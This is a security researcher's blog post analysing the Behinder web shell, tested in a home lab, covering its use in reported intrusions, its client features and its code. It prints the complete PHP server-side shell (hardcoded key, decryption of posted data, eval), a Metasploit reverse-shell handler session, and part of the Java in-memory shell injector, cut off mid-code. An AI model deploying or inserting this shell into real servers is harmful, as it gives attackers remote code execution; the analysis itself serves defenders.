A Tale of Two Shells

cyberandramen.net/2022/02/18/a-tale-of-two-shells/

February 18, 2022

Although not utilized in attacks for initial access, web shells remain a go-to for all sorts of attackers, from cyber criminals to APT's when it comes to post-exploitation.

The server-side component of a web shell can be as short as one line of code, commonly in PHP. The China Chopper web shell has long been utilized post exploit to blend in network traffic, providing the attacker full command prompt access to move around the network.

Not knowing much about web shells or their functions, I decided to dig into a few possibly lesser-known web shells that may well overtake China Chopper someday in popularity.

Each program discussed in this post was downloaded and run in my home lab against a Windows Server 2019 running an IIS server.

In no particular order, the web shells discussed below:

- Rebeyond Behinder Web Shell v3.0.11
- rebeyond-Mode v.3.2.7

Recent Sightings

Recently, Avast identified an unknown threat actor uploaded the Behinder Web Shell (discussed more below) in an intrusion against computer systems belonging to the National Games of China.


Mandiant and Palo Alto's Unit42 have also reported on Behinder and Godzilla web shells deployed upon initial access in high-profile intrusions such as SonicWall, and ProxyShell.

Rebeyond Behinder Web Shell

Also referred to as Ice Scorpion, Behinder is publicly available and maintained by GitHub user rebeyond.

Behinder is compatible with Windows, Linux, and MacOS operating systems.

Upon running the shell, a similar client is opened with a few options to get started. Figure 1 shows the Behinder GUI with a successfully connected web shell listed.




冰蝎v3.0 Beta 11【t00ls专版】 动态二进制加密Web远程管理客户端

编号	URL	IP	脚本类型	OS类型	备注	添加时间	状态
1	http://172.16.42.216/shell.php	172.16.42.216	php	winnt		2022/02/15 20:36:22	●

请勿用于非法用途　　代理生效中　冰蝎 v3.0 Beta 11【t00ls专版】　By rebeyond

Figure 1: Behinder GUI with one successful victim connection

Written in Java, the above client comes in a JAR file alongside multiple shells written in JSP, C#, PHP, ASP, and ASPX.



```
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
        $_SESSION['k']=$key;
        session_write_close();
        $post=file_get_contents("php://input");
        if(!extension_loaded('openssl'))
        {
                $t="base64_"."decode";
                $post=$t($post."");

                for($i=0;$i<strlen($post);$i++) {
                         $post[$i] = $post[$i]^$key[$i+1&15];
                        }
        }
        else
        {
                $post=openssl_decrypt($post, "AES128", $key);
        }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
        class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

```
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
        $_SESSION['k']=$key;
        session_write_close();
        $post=file_get_contents("php://input");
        if(!extension_loaded('openssl'))
        {
                $t="base64_"."decode";
                $post=$t($post."");

                for($i=0;$i<strlen($post);$i++) {
                         $post[$i] = $post[$i]^$key[$i+1&15];
                        }
        }
        else
        {
                $post=openssl_decrypt($post, "AES128", $key);
        }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
        class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

Figure 2: PHP shell, Behinder (left), Avast GitHub (right)

In Avast's reporting, the attackers utilized the default PHP web shell in their attack. Figure 2 compares both the Behinder PHP shell (left) and the PHP shell provided by Avast (right).

Behinder utilizes a hardcoded key for encrypted communications, consisting of the first 16 characters of the MD5 hash of the word rebeyond.


The key can be changed as needed before deploying the shell, but as seen above sometimes the default settings are good enough.

Capabilities

Once the shell is connected, a second window opens providng the attacker with a range of commands and plugins.

Behinder provides:

- virtual terminal for command execution
- file manger (upload/download and deletion)
- custom shells for additional persistence
- support for Meterpeter and Cobalt Strike
- in-memory web shell injection




PHP Version 8.0.0

System	Windows NT WIN-3H6TEMNLN37 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Nov 24 2020 21:54:37
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\Program Files\PHP\v8.0\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS,VS16
PHP Extension Build	API20200930,NTS,VS16
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

[OK]连接成功，基本信息获取完成。

冰蝎 v3.0 Beta 11【t00ls专版】 By rebeyond

Figure 3: Basic PHP Info



URL: http://172.16.42.216/shell.php


IP地址：127.0.0.1 端口：9090 ○ Metepreter ● Shell ○ Cobalt Strike

□ 目标不出网 *当目标内网不能出网时，冰蝎提供将反弹连接转发至本地或远程VPS的能力。

```
root@silver:/tmp# msfconsole
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/reverse_php
payload => php/reverse_php
msf exploit(multi/handler) > show options

Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (53859 bytes) to 119.3.72.174
[*] Meterpreter session 1 opened (192.168.0.166:4444 -> 119.3.72.174:47157) at 2018-08-23 11:03:41 +0800

meterpreter >
```

目录加载成功

Figure 4: Support for Meterpreter & Cobalt Strike




名称	大小	修改时间	权限
$Recycle.Bin	0	2022-01-15 22:08:41	R/-/-
Documents and Settings	4096	2022-02-12 00:27:15	R/-/-
PerfLogs	0	2022-01-15 22:57:59	-/-/-
Program Files	4096	2022-02-12 00:49:22	R/-/-
Program Files (x86)	4096	2022-02-11 23:44:10	R/-/-
ProgramData	4096	2022-02-11 14:28:13	R/W/-
Recovery	0	2022-01-16 15:07:08	R/-/-
Sysmon	0	2022-02-10 18:26:29	R/-/-
Sysmon.zip	3259770	2022-02-10 18:21:12	R/-/-
System Volume Informa...	4096	2022-02-08 19:31:14	-/-/-
Users	4096	2022-02-12 00:27:15	R/-/-
Windows	16384	2022-02-11 14:36:16	R/-/-
inetpub	0	2022-02-08 19:30:43	R/-/-
pagefile.sys		1970-01-01 09:00:00	-/-/-
reallyimportant.txt	199	2022-02-13 17:32:35	R/-/-

Figure 5: File Manager

The Code Behind The Shell

I could spend this whole post on the capabilities and options present in the GUI, but that isn’t much fun or informative.

What caught my eye was the in-memory web shell referred to as MemShell (Figure 6), as well as an exciting variable seen throughout the code named “antiAgent.”



注入内存马

注入类型：Agent

注入路径：/memshell

□ 防检测

*防检测可避免目标JVM进程被注入，可避免内存查杀插件注入，同时容器重启前内存马也无法再次注入

Figure 6: MemShell injection window


Starting from the title of the window in Figure 6, the MemShell option translates (thanks to Google Translate) to “Inject Memory Horse”.

Working down the window, the options are as follows:

- injection type
- injection path
- Anti-detection

This memory horse injection method was added to Behinder in an April 2021 update.


The red text warns the attacker that utilizing anti-detection will require a container restart before attempting injection again (if there is a more precise translation of the above, please reach out).



```
String shellCode = "javax.servlet.http.HttpServletRequest request=(javax.servlet.ServletRequest)$1;
javax.servlet.http.HttpServletResponse response = (javax.servlet.ServletResponse)$2;
javax.servlet.http.HttpSession session = request.getSession();
String pathPattern=\"%s\";
if (request.getRequestURI().matches(pathPattern))
{
        java.util.Map obj=new java.util.HashMap();
        obj.put(\"request\",request);
        obj.put(\"response\",response);
        obj.put(\"session\",session);
ClassLoader loader=this.getClass().getClassLoader();
if (request.getMethod().equals(\"POST\"))
{
try
{
        String k=\"%s\";
        session.putValue(\"u\",k);

        java.lang.ClassLoader systemLoader=java.lang.ClassLoader.getSystemClassLoader();
        Class cipherCls=systemLoader.loadClass(\"javax.crypto.Cipher\");

        Object c=cipherCls.getDeclaredMethod(\"getInstance\",new Class[]{String.class}).invoke((java.lang.Object)cipherCls,new Object[]{\"AES\"});
        Object keyObj=systemLoader.loadClass(\"javax.crypto.spec.SecretKeySpec\").getDeclaredConstructor(new Class[]{byte[].class,String.class}).newInstance(new Object[]{k.getBytes(),\"AES\"});;

